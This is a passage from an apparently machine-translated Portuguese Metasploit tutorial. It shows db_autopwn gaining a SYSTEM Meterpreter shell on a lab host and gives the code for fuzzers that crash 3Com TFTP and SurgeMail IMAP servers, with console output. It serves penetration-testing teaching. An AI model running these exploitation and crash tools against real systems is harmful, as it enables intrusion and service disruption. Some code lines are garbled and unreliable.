DIRECTORY NAME: /_vti_bin/ Directory /_vti_bin/ found. [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY NAME: /_vti_log/ Directory /_vti_log/ found. [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]
[*] Done.
msf >
```

O relatório devolvido a nós nos diz um monte de informações sobre a aplicação web e possíveis vulnerabilidades de segurança que foram identificados. Como pentesters, gostaríamos de investigar cada descoberta nova e identificar se existem métodos potenciais de ataque.


No exemplo, há dois resultados bons. O primeiro é WebDav onde pode ser capaz de ignorar logins, o outro é o método PUT que podem nos permitir colocar código malicioso no site. WMAP é um ótimo complemento para o Metasploit Framework e permite-lhe, essencialmente, ter um scanner de vulnerabilidade incorporadas ao quadro já grande em si.

Uma coisa a falar sobre WMAP é realmente ainda é um trabalho em andamento. O site que só tinha verificado numerosos casos de erro baseado SQL Injection e Cross-Site Scripting que não identificou. Basta estar atento ao usar isso, e compreender as actuais limitações do WMAP.

Working with Nessus

Nessus é um bem conhecido e popular scanner de vulnerabilidade que é gratuito para uso pessoal, não comercial, que foi lançado em 1998 pela Renaud Deraison e atualmente publicada pela Tenable Network Security. Há também um spin off do projeto de Nessus 2, nomeado OpenVAS, que é publicado sob a GPL. Utilizando um grande número de verificações de vulnerabilidade, plugins chamado Nessus, você pode identificar um grande número de vulnerabilidades bem conhecida. Metasploit aceitará vulnerabilidade digitalizar arquivos de resultado de ambos os Nessus e OpenVAS no formato de arquivo NBE.

Permite percorrer o processo. Primeiro, uma varredura completa do Nessus 4:



Após a conclusão de um scan de vulnerabilidade, vamos salvar os resultados em formato NBE e depois iniciar o msfconsole. Em seguida, precisamos criar um novo banco de dados para ler os resultados em arquivo.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
```

```
...
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf >
```

Nós criamos o banco de dados. Em seguida, vamos dar uma olhada no comando 'help', que apresenta muitas mais opções.

```
msf > help
```

```
...snip...
```

Database Backend Commands

```
=====
```

Command	Description
-----	-----
db_add_host	Add one or more hosts to the database
db_add_note	Add a note to host
db_add_port	Add a port to host
db_autopwn	Automatically exploit everything
db_connect	Connect to an existing database
db_create	Create a brand new database
db_del_host	Delete one or more hosts from the database
db_del_port	Delete one port from the database
db_destroy	Drop an existing database
db_disconnect	Disconnect from the current database instance
db_driver	Specify a database driver
db_hosts	List all hosts in the database
db_import_amap_mlog	Import a THC-Amap scan results file (-o -m)
db_import_nessus_nbe	Import a Nessus scan result file (NBE)
db_import_nessus_xml	Import a Nessus scan result file (NESSUS)
db_import_nmap_xml	Import a Nmap scan results file (-oX)
db_nmap	Executes nmap and records the output automatically
db_notes	List all notes in the database
db_services	List all services in the database
db_vulns	List all vulnerabilities in the database

```
msf >
```

Então vamos em frente e importar o arquivo de resultados NBE emitindo o 'db_import_nessus_nbe comando' seguido do caminho para o nosso arquivo de resultados. Depois de importar o arquivo de resultados, podemos executar o comando 'db_hosts' para listar os hosts que estão nos resultados NBE arquivo.

```
msf > db_import_nessus_nbe /root/docs/115_scan.nbe
```

```
msf > db_hosts
```

```
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Host: 192.168.1.115  
Status: alive OS:
```

Vemos exatamente o que estávamos esperando para ver. Em seguida, execute o comando 'db_services ', que irá enumerar todos os serviços que foram detectados em execução no sistema digitalizado.

```
msf > db_services
```

```
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=135 proto=tcp state=up  
name=epmap  
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=139 proto=tcp state=up  
name=netbios-ssn  
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=445 proto=tcp state=up  
name=microsoft-ds  
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=22 proto=tcp state=up  
name=ssh  
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=137 proto=udp state=up  
name=netbios-ns  
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=123 proto=udp state=up  
name=ntp
```

Por último, eo mais importante, o comando 'db_vulns' irá listar todas as vulnerabilidades que foram relatadas por Nessus e gravado no arquivo de resultados.

```
msf > db_vulns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=22 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=NSS-1.3.6.1.4.1.25623.1.0.50282
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=139 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=137 proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10150 refs=NSS-1.3.6.1.4.1.25623.1.0.10150,CVE-1999-0621
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.10394 refs=NSS-1.3.6.1.4.1.25623.1.0.10394
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=123 proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10884 refs=NSS-1.3.6.1.4.1.25623.1.0.10884
```

Toda essa enumeração e análise é que conduz a algo ... db_autopwn. db_autopwn irá ler todas as portas, serviços e vulnerabilidades contidas no arquivo de resultados NBE, igualar exploits que são compatíveis com eles, ou tentar explorá-los todos automaticamente. Running 'h db_autopwn' irá listar todas as opções que estão disponíveis.

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
-h Display this help text
-t Show all matching exploit modules
-x Select modules based on vulnerability references
-p Select modules based on open ports
-e Launch exploits against all matched targets
-r Use a reverse connect shell
-b Use a bind shell on a random port
-q Disable exploit module output
-I [range] Only exploit hosts inside this range
-X [range] Always exclude hosts inside this range
-PI [range] Only exploit hosts with these ports open
-PX [range] Always exclude hosts with these ports open
-m [regex] Only run modules whose name matches the regex
```

Vamos correr "db_autopwn-x-e" para selecionar explorar módulos baseados na vulnerabilidade (em vez de apenas pelo porto como aconteceria com resultados apenas nmap) e explorar todas as metas. db_autopwn não é uma ferramenta furtivo por qualquer meio e, por padrão, usa um escudo Meterpreter inversa. Vamos ver o que acontece quando executá-lo.

```
msf > db_autopwn -x -e
[*] (8/38): Launching exploit/multi/samba/nttrans against 192.168.1.115:139...
[*] (9/38): Launching exploit/windows/smb/psexec against 192.168.1.115:445...
[*] (10/38): Launching exploit/windows/smb/ms06_066_nwwks against 192.168.1.115:445...
```

Very nice! db_autopwn explorou com sucesso o anfitrião e tem shell Meterpreter esperando por nós. O comando "sessões de l" vai listar as sessões abertas ao mesmo tempo disponível" sessões-i" nos permite interagir com a sessão ID.

```
msf > sessions -l

Active sessions
=====

Id Description Tunnel
```

```
-- -----  
1 Meterpreter 192.168.1.101:40814 -> 192.168.1.115:14198  
  
msf > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > sysinfo  
Computer: D00KIE-FA154354  
OS : Windows XP (Build 2600, Service Pack 2).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Como você pode ver, esta é uma característica muito poderosa. Não vai pegar tudo no sistema remoto, e vai ser muito barulhento, mas há um tempo e lugar para o ruído a mesma existe para discricção. Isso demonstra a versatilidade do quadro, e algumas das muitas possibilidades de integração com outras ferramentas que são possíveis.

Writing a simple Fuzzer

Fuzzers são ferramentas utilizadas por profissionais de segurança para fornecer dados inválidos e inesperados para as entradas de um programa. fuzzers típica de teste de um pedido de buffer overflows, format string, ataques de passagem de diretório, vulnerabilidades de execução de comando SQL Injection, XSS e muito mais. Metasploit porque fornece um conjunto muito completo de bibliotecas para os profissionais de segurança para protocolos de rede e muitas manipulações de dados, o quadro é um bom candidato para o desenvolvimento rápido de fuzzers simples.

Rex: módulo de texto fornece vários métodos úteis para lidar com um texto como:

- * Conversão de Buffer
- * Codificação (html, url, etc)
- * Checksumming
- * Geração de sequência aleatória

O último ponto é, obviamente, extremamente útil, por escrito, fuzzers simples. Para obter mais informações, consulte a documentação da API em <http://metasploit.com/documents/api/rex/classes/Rex/Text.html>. Aqui estão algumas das funções que você pode encontrar no Rex:: Texto:

```
root@bt4:~/docs# grep "def self.rand"  
/pentest/exploits/framework3/lib/rex/text.rb  
def self.rand_char(bad, chars = AllChars)  
def self.rand_base(len, bad, *foo)  
def self.rand_text(len, bad='', chars = AllChars)  
def self.rand_text_alpha(len, bad='')  
def self.rand_text_alpha_lower(len, bad='')  
def self.rand_text_alpha_upper(len, bad='')  
def self.rand_text_alphanumeric(len, bad='')  
def self.rand_text_numeric(len, bad='')  
def self.rand_text_english(len, bad='')
```

```
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```


Simple TFTP Fuzzer

Um dos aspectos mais poderosos do Metasploit é como é fácil fazer mudanças e criar novas funcionalidades através da reutilização de código existente. Por exemplo, dado que este código fuzzer muito simples demonstra, você pode fazer algumas pequenas modificações para um módulo Metasploit existente para criar um módulo difusor. As mudanças passarão comprimentos cada vez mais para o valor dos modos de transporte para o serviço de TFTP 3Com para Windows, resultando em uma substituição de EIP.

```
#Metasploit
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'          => '3Com TFTP Fuzzer',
      'Version'       => '$Revision: 1 $',
      'Description'   => '3Com TFTP Fuzzer Passes Overly
Long Transport Mode String',
      'Author'        => 'Your name here',
      'License'       => MSF_LICENSE
    )
    register_options( [
      Opt::RPORT(69)
    ], self.class)
  end
  def run_host(ip)
    # Create an unbound UDP socket
    udp_sock = Rex::Socket::Udp.create(
      'Context' =>
        {
          'Msf'          => framework,
          'MsfExploit' => self,
        }
    )
    count = 10 # Set an initial count
    while count < 2000 # While the count is under 2000 run
      evil = "A" * count # Set a number of "A"s equal to
count
      pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00" #
Define the payload
      udp_sock.sendto(pkt, ip, datastore['RPORT']) # Send
the packet
      print_status("Sending: #{evil}") # Status update
      resp = udp_sock.get(1) # Capture the response
      count += 10 # Increase count by 10, and loop
    end
  end
end
```

```
end
end
```

Pretty em frente. Vamos executá-lo e ver o que acontece.



E nós temos um acidente! O difusor está funcionando conforme o esperado. Embora isso possa parecer simples à primeira vista, uma coisa a considerar é o código reutilizável que esta nos proporciona. No nosso exemplo, a estrutura de carga foi definido para nós, poupando-nos tempo, e que nos permite ir directamente para a difusão ao invés de pesquisar o protocolo. Isto é extremamente poderoso, e é um benefício oculto do quadro.

Simple IMAP Fuzzer

Durante uma sessão de reconhecimento de acolhimento descobrimos um servidor de correio IMAP, que é conhecido por ser vulnerável a um ataque de estouro de buffer (SurgeMail 3.8k4-4).

Encontramos um alerta para a vulnerabilidade, mas não pode encontrar qualquer exploits que trabalham no banco de dados Metasploit nem na internet. Então decidi escrever nossa própria exploração começa com um difusor IMAP simples.

A partir da assessoria sabemos que o comando é vulnerável IMAP lista e você precisa de credenciais válidas para explorar a aplicação. Como temos visto anteriormente, o arsenal grande biblioteca "presentes no MSF pode ajudar-nos rapidamente script qualquer protocolo de rede eo protocolo IMAP não é uma exceção. Incluindo MSF: Exploit:: Remote: Imap nos salvará muito tempo. Na verdade, a ligação ao servidor IMAP e realizar a autenticação passos necessários para o comando fuzz vulneráveis, é apenas uma questão de uma única linha de linha de comando! Aqui está o código para o difusor LISTA IMAP:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Imap
  include Msf::Auxiliary::Dos
  def initialize
    super(
      'Name'          => 'Simple IMAP Fuzzer',
      'Description'    => %q{
fuzzer.              An example of how to build a simple IMAP
fuzzer.              Account IMAP credentials are required in this
                      },
      'Author'         => [ 'ryujin' ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 1 $'
    )
  end
  def fuzz_str()
    return Rex::Text.rand_text_alphanumeric(rand(1024))
  end
  def run()
    srand(0)
    while (true)
      connected = connect_login()
      if not connected
        print_status("Host is not responding - this is G00D ;)")
        break
      end
      print_status("Generating fuzzed data...")
      fuzzed = fuzz_str()
      print_status("Sending fuzzed data, buffer length = %d" %
fuzzed.length)
      req = '0002 LIST () "/" + fuzzed + '"" "PWNE"' + "\r\n"
      print_status(req)
      res = raw_send_recv(req)
      if !res.nil?
```



```

        print_status(res)
    else
        print_status("Server crashed, no response")
        break
    end
end
disconnect()
end
end
end

```

Overriding o método `run()`, o nosso código será executado sempre que o usuário chama de "correr" `msfconsole`. No loop `while` dentro de `run()`, que se conectar ao servidor IMAP e autenticar através da função `connect_login()` importados da `MSF::Exploit::Remote::Imap`. Chamamos então o `fuzz_str` function () que gera um buffer de tamanho variável alfanumérica que vai ser enviado como um argumento do comando `LIST IMAP` através da função `raw_send_recv`. Nós salvar o arquivo acima, o auxiliar / dos / windows / subdiretório / IMAP e carregá-lo de `msfconsole` como segue:

```

msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -
  IMAPPASS          no          The password for the specified username
  IMAPUSER          no          The username to authenticate as
  RHOST            yes         The target address
  RPORT            yes         The target port
msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test

```

Agora estamos prontos para o servidor IMAP fuzz vulneráveis. Damos o processo de `surgemail.exe` ImmunityDebugger e começar a nossa sessão de difusão:

```

msf auxiliary(fuzz_imap) > run
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVyKXGYM6BmnXL[...]" "PWNER"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNER"
[*] 0002 OK LIST completed


```

```

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzwJjIcL16vW4PXDPpJV[...]gaDm" "PWNEd"
[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is G00D ;)
[*] Auxiliary module execution completed

```

MSF diz que o servidor IMAP, provavelmente, caiu e ImmunityDebugger confirma-lo como visto na imagem seguinte:



Exploit Development

Em seguida, nós estamos indo cobrir um dos mais conhecidos e populares aspectos do quadro, explorar o desenvolvimento. Nesta seção, vamos mostrar como utilizar a estrutura para explorar o desenvolvimento permite que você se concentre no que é exclusivo sobre a exploração, e faz outras questões, tais como carga, codificação, geração nop, e assim por diante apenas uma questão de infra-estrutura.


Devido ao grande número de explorações actualmente disponíveis na Metasploit, há uma chance muito boa que já existe um módulo que você pode simplesmente editar para seus próprios fins explorar durante o desenvolvimento. Para tornar mais fácil explorar o desenvolvimento, Metasploit inclui um exemplo de exploit que você pode modificar. Você pode encontrá-lo em 'documentation / samples / modules / exploits /'.

Making something go "Boom"

